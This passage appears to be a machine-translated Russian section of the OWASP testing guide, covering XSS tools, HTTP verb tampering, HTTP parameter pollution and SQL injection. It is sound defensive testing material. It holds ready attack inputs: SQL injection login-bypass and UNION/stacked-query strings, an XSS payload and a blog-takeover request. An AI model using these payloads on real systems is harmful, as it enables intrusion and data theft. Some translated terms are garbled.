- **PHP Charset Encoder (PCE)** - <http://h4k.in/encoding>

PCE помогает вам кодировать произвольные тексты в и из 65 видов наборов символов, которые вы можете использовать в своих пользовательских данных.

- **Hackvector** - <http://www.businessinfo.co.uk/labs/hackvector/hackvector.php>

Hackvector - это онлайн-инструмент, который допускает множество типов кодирования и обфускации JavaScript (или любого строкового ввода).

- **BeEF** - <http://www.beefproject.com>

BeEF - это фреймворк для браузеров. Профессиональный инструмент для демонстрации воздействия уязвимостей браузера в режиме реального времени.

- **XSS-Proxy** - <http://xss-proxy.sourceforge.net/>

XSS-Proxy - это продвинутый инструмент атаки между сайтами (XSS).

- **Backframe** - <http://www.gnucitizen.org/projects/backframe/>

Backframe - это полнофункциональная консоль для атак на веб-браузеры, веб-пользователей и веб-приложения.

- **WebScarab**

WebScarab - это платформа для анализа приложений, которые взаимодействуют с использованием протоколов HTTP и HTTPS.

- **Отрыжка** - <http://portswigger.net/burp/>

Burp Proxy - это интерактивный прокси-сервер HTTP / S для атаки и тестирования веб-приложений.

- **Помощник XSS** - <http://www.greasespot.net/>

Скрипт Greasemonkey, который позволяет пользователям легко тестировать любое веб-приложение на наличие ошибок межсайтового скриптинга.

- **OWASP Zed Attack Proxy (ZAP)** - [OWASP_Zed_Attack_Proxy_Project](http://owasp.org/zaproxy/)

ZAP - это простой в использовании интегрированный инструмент для тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, впервые знакомых с тестированием на проникновение. ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

Ссылки

OWASP Ресурсы

- [Шпаргалка XSS Filter Evasion](#)

книги

- Джоэль Скамбрей, Майк Шема, Калев Сима - «Взлом открытых веб-приложений», второе издание, McGraw-Hill, 2006 - [ISBN 0-07-226229-0](#)
- Дафидд Штуттард, Маркус Пинто - «Руководство по веб-приложению - обнаружение и использование недостатков безопасности», 2008, Wiley, [ISBN 978-0-470-17077-9](#)
- Иеремия Гроссман, Роберт "RSnake" Хансен, Петко "pdp" Д. Петков, Антон Рейгер, Сет Фоги - "Атаки с использованием межсайтовых сценариев: XSS-эксплойты и защита", 2007, Syngress, ISBN-10: 1-59749-154-3

Белые бумаги

- RSnake: «Шпаргалка XSS (межсайтовый скриптинг)» - <http://hackers.org/xss.html>
- CERT: «CERT Advisory CA-2000-02 Вредоносные теги HTML, встроенные в клиентские веб-запросы» - <http://www.cert.org/advisories/CA-2000-02.html>
- Амит Кляйн: «Объяснение межсайтовых сценариев» - <http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf>
- Гюнтер Оллманн: «Внедрение HTML-кода и межсайтовый скриптинг» - <http://www.technicalinfo.net/papers/CSS.html>
- CGISecurity.com: «Часто задаваемые вопросы по межсайтовому скриптингу» -

- <http://www.cgisecurity.com/xss-faq.html>
- Блейк Франц: «Флирт с MIME-типами: взгляд браузера» - <http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf>

4.8.3. Тестирование на фальсификацию глагола HTTP (OTG-INPVAL-003)

Резюме

Спецификация HTTP включает методы запроса, отличные от стандартных запросов GET и POST. Веб-сервер, отвечающий стандартам, может реагировать на эти альтернативные методы способами, не ожидаемыми разработчиками. Хотя общим описанием является подделка «глагола», стандарт HTTP 1.1 называет эти типы запросов различными HTTP-методами.

Полная спецификация HTTP 1.1 [1] определяет следующие допустимые методы HTTP-запроса или глаголы:

```
OPTIONS
GET
HEAD
POST
PUT
DELETE
TRACE
CONNECT
```

Если включено, расширения WebDAV [2] [3] позволяют использовать несколько методов HTTP:

```
PROPFIND
PROPPATCH
MKCOL
COPY
MOVE
LOCK
UNLOCK
```

Однако большинству веб-приложений нужно только отвечать на запросы GET и POST, предоставляя данные пользователя в строке запроса URL-адреса или добавляя к запросу соответственно. `<a href=""></a>` Ссылки стандартного стиля вызывают запрос GET; данные формы, отправленные с помощью `<form method='POST'></form>` триггерных запросов POST. Формы, определенные без метода, также отправляют данные через GET по умолчанию.

Как ни странно, другие допустимые методы HTTP не поддерживаются стандартом HTML [4]. Любой метод HTTP, кроме GET или POST, должен вызываться вне документа HTML. Однако вызовы JavaScript и AJAX могут отправлять методы, отличные от GET и POST.

Пока тестируемое веб-приложение не требует каких-либо нестандартных HTTP-методов, тестирование на фальсификацию HTTP-глаголов довольно простое. Если сервер принимает запрос, отличный от GET или POST, проверка не выполняется. Решением является отключение всех функций без GET или POST на сервере веб-приложений или в брандмауэре веб-приложений.

Если для вашего приложения требуются такие методы, как HEAD или OPTIONS, это существенно увеличивает нагрузку на тестирование. Каждое действие в системе должно быть проверено, что эти альтернативные методы не вызывают действия без надлежащей аутентификации или не раскрывают информацию о содержимом или работе веб-приложения. Если возможно, ограничьте использование альтернативного метода HTTP одной страницей, не содержащей действий пользователя, например целевой страницей по умолчанию (пример: index.html).

Как проверить

Поскольку стандарт HTML не поддерживает методы запросов, отличные от GET или POST, нам потребуется создать собственные HTTP-запросы для проверки других методов. Мы настоятельно рекомендуем использовать инструмент для этого, хотя мы покажем, как это сделать и вручную.

Ручное тестирование подделки HTTP-глаголов

Этот пример написан с использованием пакета netcat из openbsd (стандартно для большинства дистрибутивов Linux). Вы также можете использовать Telnet (входит в состав Windows) аналогичным образом.

1. Создание пользовательских HTTP-запросов

Каждый запрос HTTP 1.1 соответствует следующему базовому форматированию и синтаксису. Элементы, заключенные в квадратные скобки, [] являются контекстными для вашего приложения. Пустой перевод строки в конце обязателен.

```
[METHOD] /[index.htm] HTTP/1.1
host: [www.example.com]
```

Чтобы создать отдельные запросы, вы можете вручную ввести каждый запрос в netcat или telnet и изучить ответ. Однако для ускорения тестирования вы также можете хранить каждый запрос в отдельном файле. Этот второй подход - то, что мы продемонстрируем в этих примерах. Используйте ваш любимый редактор, чтобы создать текстовый файл для каждого метода. Изменить для целевой страницы вашего приложения и домена.

1.1 OPTIONS

```
OPTIONS /index.html HTTP/1.1
host: www.example.com
```

1.2 GET

```
GET /index.html HTTP/1.1
host: www.example.com
```


1.3 HEAD

```
HEAD /index.html HTTP/1.1  
host: www.example.com
```

1.4 POST

```
POST /index.html HTTP/1.1  
host: www.example.com
```

1.5 PUT

```
PUT /index.html HTTP/1.1  
host: www.example.com
```

1.6 DELETE

```
DELETE /index.html HTTP/1.1  
host: www.example.com
```

1.7 TRACE

```
TRACE /index.html HTTP/1.1  
host: www.example.com
```

1.8 CONNECT

```
CONNECT /index.html HTTP/1.1  
host: www.example.com
```

2. Отправка HTTP-запросов

Для каждого метода и / или текстового файла метода отправьте запрос на ваш веб-сервер через netcat или telnet через порт 80 (HTTP):


```
nc www.example.com 80 < OPTIONS.http.txt
```

3. Парсинг HTTP-ответов

Хотя каждый метод HTTP потенциально может возвращать разные результаты, для всех методов, кроме GET и POST, существует только один действительный результат. Веб-

сервер должен либо полностью игнорировать запрос, либо возвращать ошибку. Любой другой ответ указывает на сбой теста, поскольку сервер отвечает на ненужные методы / глаголы. Эти методы должны быть отключены.

Пример неудачного теста (т. Е. Сервер поддерживает OPTIONS, хотя в этом нет необходимости):



```
test@localhost: ~
File Edit View Search Terminal Help
test@localhost:~$ cat > options.http.txt
OPTIONS /index.html HTTP/1.1
host: www.example.com

test@localhost:~$ nc www.example.com 80 < options.http.txt
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
Cache-Control: max-age=604800
Date: Tue, 20 Aug 2013 15:39:19 GMT
Expires: Tue, 27 Aug 2013 15:39:19 GMT
Server: EOS (lax004/2821)
Content-Length: 0

test@localhost:~$
```

Автоматическое тестирование подделки глаголов HTTP

Если вы можете анализировать свое приложение с помощью простых кодов состояния HTTP (200 OK, ошибка 501 и т. Д.) - тогда следующий скрипт bash проверит все доступные методы HTTP.

```
#!/bin/bash

for webservermethod in GET POST PUT TRACE CONNECT OPTIONS PROPFIND;
do
printf "$webservermethod " ;
printf "$webservermethod / HTTP/1.1\nHost: $1\n\n" | nc -q 1 $1 80 | grep
"HTTP/1.1"
done
```

Дословно скопированный код из блога лаборатории тестирования на проникновение [5]

References

Whitepapers

- Arshan Dabirsiaghi: “Bypassing URL Authentication and Authorization with HTTP Verb Tampering” - <http://www.aspectsecurity.com/research-presentations/bypassing-vbaac-with-http-verb-tampering>

4.8.4. Тестирование на загрязнение параметров HTTP (OTG-INPVAL-004)

Резюме

Предоставление нескольких параметров HTTP с одним и тем же именем может привести к тому, что приложение будет интерпретировать значения непредвиденными способами. Используя эти эффекты, злоумышленник может обойти проверку ввода, вызвать ошибки приложения или изменить значения внутренних переменных. Поскольку загрязнение параметров HTTP (короче говоря, *HPP*) влияет на строительный блок всех веб-технологий, существуют атаки на стороне сервера и на стороне клиента.

Текущие стандарты HTTP не включают руководство о том, как интерпретировать несколько входных параметров с одним и тем же именем. Например, [RFC 3986](#) просто определяет термин *Query String* как последовательность пар значение-поле, а [RFC 2396](#) определяет классы обращенных и незарезервированных символов строки запроса. Без установленного стандарта компоненты веб-приложения обрабатывают этот крайний случай различными способами (подробности см. В таблице ниже).

Само по себе это не обязательно указывает на уязвимость. Однако, если разработчик не знает о проблеме, наличие дублированных параметров может привести к аномальному поведению в приложении, которое может быть использовано злоумышленником. Как и часто в области безопасности, неожиданное поведение является обычным источником слабых мест, которые могут привести к атакам загрязнения параметров HTTP в этом случае. Чтобы лучше представить этот класс уязвимостей и результаты атак HPP, интересно проанализировать некоторые реальные примеры, которые были обнаружены в прошлом.

Проверка входных данных и обход фильтров

В 2009 году, сразу после публикации первого исследования по загрязнению параметров HTTP, метод привлек внимание сообщества безопасности как возможный способ обойти брандмауэры веб-приложений.

Один из этих недостатков, влияющих на *основные правила SQL-инъекций ModSecurity*, представляет собой прекрасный пример несоответствия импеданса между приложениями и фильтрами. ModSecurity фильтр будет правильно чернить следующую строку: `select 1,2,3 from table`, таким образом блокируя этот пример URL из обработки веб - сервером: `/index.aspx?page=select 1,2,3 from table`. Однако, используя объединение нескольких параметров HTTP, злоумышленник может заставить сервер приложений объединить строку после того, как фильтр ModSecurity уже принял входные данные. Например, URL `/index.aspx?page=select 1&page=2,3` из таблицы не будет запускать фильтр ModSecurity, однако прикладной уровень объединит входные данные обратно в полную вредоносную строку.

Оказалось, что еще одна уязвимость NPP затронула *Apple Cups*, известную систему печати, используемую во многих системах UNIX. Эксплуатируя NPP, злоумышленник может легко вызвать уязвимости Cross-Site Scripting, используя следующий URL:

[http://127.0.0.1:631/admin/?kerberos=onmouseover=alert\(1\)&kerberos](http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos).

Контрольную точку проверки приложения можно обойти, добавив дополнительный `kerberos` аргумент, имеющий допустимую строку (например, пустую строку). Поскольку контрольная точка проверки будет учитывать только второе вхождение, первый `kerberos` параметр не был должным образом очищен перед использованием для создания динамического содержимого HTML. Успешная эксплуатация приведет к выполнению кода Javascript в контексте веб-сайта хостинга.

Обход аутентификации

Еще более критическая уязвимость NPP была обнаружена в *Blogger*, популярной блог-платформе. Эта ошибка позволила злоумышленникам завладеть блогом жертвы с помощью следующего HTTP-запроса:

```
POST /add-authors.do HTTP/1.1
security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshlager19test%40gmail.com(attackeremail)&ok=Invite
```

Недостаток заключался в механизме аутентификации, используемом веб-приложением, поскольку проверка безопасности была выполнена для первого `blogID` параметра, тогда как фактическая операция использовала второе вхождение.

Ожидаемое поведение сервера приложений

В следующей таблице показано, как различные веб-технологии ведут себя при наличии нескольких вхождений одного и того же параметра HTTP.

Учитывая URL и строку запроса: <http://example.com/?color=red&color=blue>

Серверная часть веб-приложения	Результат анализа	пример
ASP.NET / IIS	Все вхождения объединяются запятой	color=red,blue
ASP / IIS	Все вхождения объединяются запятой	color=red,blue
PHP / Apache	Только последнее появление	color=blue
PHP / Zeus	Только последнее появление	color=blue
JSP, Servlet / Apache Tomcat	Только первое появление	color=red
JSP, Servlet / Oracle Application Server 10g	Только первое появление	color=red
JSP, Servlet / Jetty	Только первое появление	color=red
IBM Lotus Domino	Только последнее появление	color=blue
IBM HTTP Server	Только первое появление	color=red
mod_perl, libapreq2 / Apache	Только первое появление	color=red
Perl CGI / Apache	Только первое появление	color=red
mod_wsgi (Python) / Apache	Только первое появление	color=red

Как проверить

К счастью, поскольку назначение параметров HTTP обычно выполняется через сервер веб-приложений, а не сам код приложения, тестирование ответа на загрязнение параметров должно быть стандартным для всех страниц и действий. Однако, поскольку необходимы глубокие знания бизнес-логики, тестирование HPP требует ручного тестирования. Автоматические инструменты могут лишь частично помочь аудиторам, поскольку они имеют тенденцию генерировать слишком много ложных срабатываний. Кроме того, HPP может проявляться в клиентских и серверных компонентах.

Серверная HPP

Чтобы проверить наличие уязвимостей HPP, определите любую форму или действие, которое позволяет вводить данные пользователем. Параметры строки запроса в HTTP-запросах GET легко настраиваются в панели навигации браузера. Если действие формы отправляет данные через POST, тестирующий должен будет использовать перехватывающий прокси-сервер для изменения данных POST при их отправке на сервер. Определив определенный входной параметр для тестирования, можно отредактировать данные GET или POST, перехватив запрос, или изменить строку запроса после загрузки страницы ответа. Чтобы проверить уязвимости HPP, просто добавьте тот же параметр к данным GET или POST, но с другим назначенным значением.

Например: при тестировании `search_string` параметра в строке запроса URL-адрес запроса будет включать имя и значение этого параметра.

```
http://example.com/?search\_string=kittens
```

Конкретный параметр может быть скрыт среди нескольких других параметров, но подход тот же; оставьте остальные параметры на месте и добавьте дубликат.

```
http://example.com/?mode=guest&search\_string=kittens&num\_results=100
```

Добавьте тот же параметр с другим значением

```
http://example.com/?mode=guest&search\_string=kittens&num\_results=100&search\_string=puppies
```

и отправьте новый запрос.

Проанализируйте страницу ответа, чтобы определить, какие значения были проанализированы. В приведенном выше примере результаты поиска могут показать `kittens`, что `puppies` некоторая комбинация обоих (`kittens`, `puppies` или `kittens~puppies` или `['kittens', 'puppies']`) может дать пустой результат или страницу ошибки.

Такое поведение, будь то использование первого, последнего или комбинации входных параметров с одинаковым именем, весьма вероятно, будет согласованным во всем приложении. То, выявляет ли это поведение по умолчанию потенциальную уязвимость, зависит от конкретной проверки входных данных и фильтрации, специфичной для конкретного приложения. Как правило: если для отдельных входов достаточно существующей проверки входных данных и других механизмов безопасности, и если сервер назначает только первый или последний загрязненные параметры, то загрязнение параметров не выявляет уязвимости. Если дубликаты параметров объединяются, разные компоненты веб-приложения используют разные случаи или тестирование вызывает ошибку, повышается вероятность использования загрязнения параметров для запуска уязвимостей безопасности.

Для более глубокого анализа потребуется три HTTP-запроса для каждого HTTP-параметра:

1. Отправьте запрос HTTP, содержащий имя и значение стандартного параметра, и запишите ответ HTTP. Например `page?par1=val1`
2. Замените значение параметра измененным значением, отправьте и запишите ответ HTTP. Например `page?par1=HPP_TEST1`
3. Отправьте новый запрос, объединяя шаги (1) и (2). Снова сохраните ответ HTTP. Например `page?par1=val1&par1=HPP_TEST1`
4. Сравните ответы, полученные на всех предыдущих этапах. Если ответ (3) отличается от (1), а ответ (3) также отличается от (2), существует несоответствие импеданса, которое может в конечном итоге использоваться для запуска уязвимостей HPP.

Создание полного эксплойта из слабости загрязнения параметров выходит за рамки этого текста.

Клиентская HPP

Как и в случае серверной HPP, ручное тестирование является единственным надежным методом аудита веб-приложений с целью выявления уязвимостей загрязнения параметров, затрагивающих компоненты на стороне клиента. В то время как в варианте на стороне сервера злоумышленник использует уязвимое веб-приложение для доступа к защищенным данным или для выполнения действий, которые либо не разрешены, либо не должны выполняться, атаки на стороне клиента направлены на подрыв компонентов и технологий на стороне клиента.

Чтобы проверить наличие уязвимостей на стороне клиента HPP, определите любую форму или действие, которое позволяет вводить данные пользователем и отображает результат этого ввода обратно пользователю. Страница поиска идеальна, но поле входа в систему может не работать (так как на нем может не отображаться неверное имя пользователя).

Аналогично HPP на стороне сервера, загрязняйте каждый параметр HTTP `%26HPP_TEST` ищите вхождения, *декодированные по URL*, из полезной нагрузки, предоставленной пользователем:

- `&HPP_TEST`
- `&HPP_TEST`
- ... и другие

В частности, обратите внимание на ответы, имеющие векторы HPP в `data`, `src`, `href` атрибуты или формы действия. Опять же, будет ли это поведение по умолчанию выявлять потенциальную уязвимость, зависит от конкретной проверки входных данных, фильтрации и бизнес-логики

приложения. Кроме того, важно отметить, что эта уязвимость также может влиять на параметры строки запроса, используемые в XMLHttpRequest (XHR), создании атрибутов среды выполнения и других технологиях плагинов (например, переменные flashvars Adobe Flash).

Инструменты

OWASP ZAP HPP Passive/Active Scanners [\[1\]](#)

HPP Finder (Chrome Plugin) [\[2\]](#)

Ссылки

Whitepapers

HTTP Parameter Pollution - Luca Carettoni, Stefano di Paola [\[3\]](#)

Split and Join (Bypassing Web Application Firewalls with HTTP Parameter Pollution) - Lavakumar Kuppan [\[4\]](#)

Client-side Http Parameter Pollution Example (Yahoo! Classic Mail flaw) - Stefano di Paola [\[5\]](#)

How to Detect HTTP Parameter Pollution Attacks - Chrysostomos Daniel [\[6\]](#)

CAPEC-460: HTTP Parameter Pollution (HPP) - Evgeny Lebanidze [\[7\]](#)

Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda [\[8\]](#)

4.8.5. Тестирование на SQL-инъекцию (OTG-INPVAL-005)

Резюме

Инъекция SQL - атака состоит из вставки или «инъекции» либо частичного или полного запроса SQL через ввод данных или передаваемого от клиента (браузера) к веб - приложению. Успешная атака с использованием SQL-инъекции может считывать конфиденциальные данные из базы данных, изменять данные базы данных (вставлять / обновлять / удалять), выполнять операции администрирования базы данных (например, выключать СУБД), восстанавливать содержимое данного файла, существующего в файле СУБД. система или запись файлов в файловую систему и, в некоторых случаях, выдача команд операционной системе. Атаки с использованием SQL-инъекций представляют собой тип атаки с использованием [инъекций](#), в которой команды SQL вводятся во входные данные плоскости данных, чтобы повлиять на выполнение predetermined команд SQL.

В целом способ, которым веб-приложения конструируют операторы SQL с использованием синтаксиса SQL, написанного программистами, смешивается с предоставленными пользователем данными. Пример

```
select title, text from news where id=$id
```

В приведенном выше примере переменная \$ id содержит предоставленные пользователем данные, а

остальная часть - статическая часть SQL, предоставляемая программистом; делая оператор SQL динамическим.

Так как он был построен, пользователь может предоставить специально созданный ввод, пытаясь заставить исходный оператор SQL выполнить дальнейшие действия по выбору пользователя. Пример ниже иллюстрирует предоставленные пользователем данные «10 или 1 = 1», изменяя логику оператора SQL, изменяя предложение WHERE, добавляя условие «или 1 = 1».

```
select title, text from news where id=10 or 1=1
```

Атаки SQL-инъекций можно разделить на следующие три класса:

- Inband: данные извлекаются с использованием того же канала, который используется для внедрения кода SQL. Это наиболее простой вид атаки, при котором извлеченные данные представляются непосредственно на веб-странице приложения.
- Out-of-band: данные извлекаются по другому каналу (например, электронное письмо с результатами запроса генерируется и отправляется тестеру).
- Inferential or Blind: нет фактической передачи данных, но тестирующий может восстановить информацию, отправляя конкретные запросы и наблюдая за результирующим поведением сервера БД.

Для успешной атаки SQL-инъекцией требуется, чтобы злоумышленник создал синтаксически правильный SQL-запрос. Если приложение возвращает сообщение об ошибке, сгенерированное неправильным запросом, злоумышленнику может быть проще восстановить логику исходного запроса и, следовательно, понять, как правильно выполнить внедрение. Однако, если приложение скрывает подробности ошибки, тогда тестирующий должен иметь возможность реконструировать логику исходного запроса.

О методах использования недостатков SQL-инъекций есть пять общих методов. Также эти методы иногда могут использоваться комбинированным способом (например, оператор объединения и внеполосный метод):

- Union Operator (Оператор объединения): может использоваться, когда в операторе SELECT возникает ошибка внедрения SQL, позволяющая объединить два запроса в один результат или набор результатов.
- Boolean: используйте логические условия, чтобы проверить, являются ли определенные условия истинными или ложными.
- Error based (На основе ошибок): этот метод вынуждает базу данных генерировать ошибку, давая злоумышленнику или тестеру информацию, с помощью которой можно уточнить их внедрение.
- Out-of-band: метод, используемый для извлечения данных по другому каналу (например, установить HTTP-соединение для отправки результатов на веб-сервер).
- Time delay (Задержка по времени): используйте команды базы данных (например, спящий режим) для задержки ответов в условных запросах. Это полезно, когда у злоумышленника нет какого-либо ответа (результата, вывода или ошибки) из приложения.

Как проверить

Методы обнаружения

Первый шаг в этом тесте - понять, когда приложение взаимодействует с сервером БД для доступа к некоторым данным. Типичные примеры случаев, когда приложение должно общаться с БД,

включают в себя:

- Формы аутентификации: когда аутентификация выполняется с использованием веб-формы, есть вероятность, что учетные данные пользователя проверяются по базе данных, которая содержит все имена пользователей и пароли (или, что лучше, хэши паролей).
- Поисковые системы: строка, представленная пользователем, может использоваться в запросе SQL, который извлекает все соответствующие записи из базы данных.
- Сайты электронной коммерции: продукты и их характеристики (цена, описание, доступность и т. Д.), Скорее всего, будут храниться в базе данных.

Тестировщик должен составить список всех полей ввода, значения которых могут быть использованы при создании запроса SQL, включая скрытые поля запросов POST, а затем протестировать их отдельно, пытаясь вмешаться в запрос и вызвать ошибку. Рассмотрим также HTTP-заголовки и файлы cookie.

Самый первый тест обычно состоит из добавления одинарной кавычки (') или точки с запятой (;) к тестируемому полю или параметру. Первый используется в SQL в качестве ограничителя строки и, если приложение не отфильтровано, приведет к неверному запросу. Второй используется для завершения оператора SQL, и, если он не фильтруется, он также может вызвать ошибку. Вывод уязвимого поля может выглядеть следующим образом (в данном случае на Microsoft SQL Server):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before
the
character string ''.
/target/target.asp, line 113
```

Кроме того, для изменения запроса можно использовать разделители комментариев (- или /* */ и т. Д.) И другие ключевые слова SQL, такие как «И» и «ИЛИ». Очень простой, но иногда все еще эффективный метод - просто вставить строку, где ожидается число, так как может быть сгенерирована ошибка, подобная следующей:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Контролируйте все ответы от веб-сервера и посмотрите на исходный код HTML / javascript. Иногда ошибка присутствует внутри них, но по какой-то причине (например, ошибка JavaScript, комментарии HTML и т. Д.) Пользователю не предоставляется. Полное сообщение об ошибке, подобное приведенным в примерах, предоставляет тестеру обширную информацию для успешной атаки с использованием инъекций. Тем не менее, приложения часто не предоставляют так много подробностей: может быть выпущена простая «Ошибка 500 серверов» или пользовательская страница с ошибкой, что означает, что нам нужно использовать метод слепой инъекции. В любом случае очень важно протестировать каждое поле отдельно: только одна переменная должна изменяться, а все остальные остаются постоянными, чтобы точно понять, какие параметры уязвимы, а какие нет.

Стандартное тестирование SQL-инъекции

Пример 1 (классическая SQL-инъекция):

Рассмотрим следующий запрос SQL:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

Подобный запрос обычно используется из веб-приложения для аутентификации пользователя. Если запрос возвращает значение, это означает, что внутри базы данных существует пользователь с таким набором учетных данных, тогда пользователю разрешается войти в систему, в противном случае доступ запрещен. Значения полей ввода обычно получают от пользователя через веб-форму. Предположим, мы вставили следующие значения имени пользователя и пароля:

```
$username = 1' or '1' = '1
```

```
$password = 1' or '1' = '1
```

Запрос будет:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

Если мы предположим, что значения параметров отправляются на сервер с помощью метода GET, и если доменом уязвимого веб-сайта является `www.example.com`, запрос, который мы выполним, будет:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

После короткого анализа мы замечаем, что запрос возвращает значение (или набор значений), потому что условие всегда выполняется (`OR 1=1`). Таким образом, система аутентифицировала пользователя, не зная имени пользователя и пароля.

В некоторых системах первая строка пользовательской таблицы может быть администратором. Это может быть профиль, возвращаемый в некоторых случаях. Другой пример запроса:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

В этом случае возникают две проблемы: одна связана с использованием скобок, а другая - с использованием хэш-функции MD5. Прежде всего, мы решаем проблему с круглыми скобками. Это просто состоит из добавления количества закрывающих скобок, пока мы не получим исправленный

запрос. Чтобы решить вторую проблему, мы пытаемся уклониться от второго условия. Мы добавляем к нашему запросу последний символ, который означает, что комментарий начинается. Таким образом, все, что следует за таким символом, считается комментарием. Каждая СУБД имеет свой собственный синтаксис для комментариев, однако общим символом для большинства баз данных является /*. В Oracle символ «-». При этом значения, которые мы будем использовать в качестве имени пользователя и пароля:

```
$username = 1' or '1' = '1'))/*
```

```
$password = foo
```

Таким образом, мы получим следующий запрос:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND  
(Password=MD5('$password'))
```

(Из-за включения разделителя комментариев в значение \$ username часть запроса в пароле будет игнорироваться.)

Запрос URL будет:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=  
%20'1'))/*&password=foo
```

Это может вернуть несколько значений. Иногда код аутентификации проверяет, что количество возвращенных записей / результатов в точности равно 1. В предыдущих примерах эта ситуация была бы сложной (в базе данных имеется только одно значение на пользователя). Чтобы обойти эту проблему, достаточно вставить команду SQL, которая накладывает условие, что число возвращаемых результатов должно быть одним. (Возвращена одна запись) Для достижения этой цели мы используем оператор «LIMIT <num>», где <num> - это число результатов / записей, которые мы хотим вернуть. Что касается предыдущего примера, значения полей Имя пользователя и Пароль будут изменены следующим образом:

```
$username = 1' or '1' = '1')) LIMIT 1/*
```

```
$password = foo
```

Таким образом, мы создаем запрос следующим образом:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=  
%20'1'))%20LIMIT%201/*&password=foo
```

Пример 2 (простая инструкция SELECT):

Рассмотрим следующий запрос SQL:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также запрос к скрипту, который выполняет запрос выше:

```
http://www.example.com/product.php?id=10
```

Когда тестер пытается ввести правильное значение (например, 10 в данном случае), приложение вернет описание продукта. Хороший способ проверить, уязвимо ли приложение в этом сценарии, - поиграть с логикой, используя операторы AND и OR.

Рассмотрим запрос:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

В этом случае, вероятно, приложение вернет какое-то сообщение о том, что контент недоступен или пустая страница. Затем тестировщик может отправить верное утверждение и проверить, есть ли действительный результат:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Пример 3 (Сложные запросы):

В зависимости от API, который использует веб-приложение, и СУБД (например, PHP + PostgreSQL, ASP + SQL SERVER) может быть возможно выполнить несколько запросов за один вызов.

Рассмотрим следующий запрос SQL:

```
SELECT * FROM products WHERE id_product=$id_product
```

Способ использовать вышеупомянутый сценарий будет:

```
http://www.example.com/product.php?id=10; INSERT INTO users (...)
```

Снятие отпечатков с базы данных

Несмотря на то, что язык SQL является стандартом, каждая СУБД имеет свою особенность и отличается друг от друга во многих аспектах, таких как специальные команды, функции для извлечения данных, такие как имена пользователей и базы данных, функции, строка комментариев и т. Д.

Когда тестировщики переходят к более сложному использованию SQL-инъекций, им нужно знать, что такое внутренняя база данных.

1) Первый способ выяснить, какая база данных используется, - наблюдать ошибку, возвращаемую приложением. Ниже приведены некоторые примеры сообщений об ошибках:

MySql:

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\'' at line 1
```

Один полный UNION SELECT с version () также может помочь узнать внутреннюю базу данных.

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version() limit 1,1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string
```

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1, @@version limit 1, 1
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
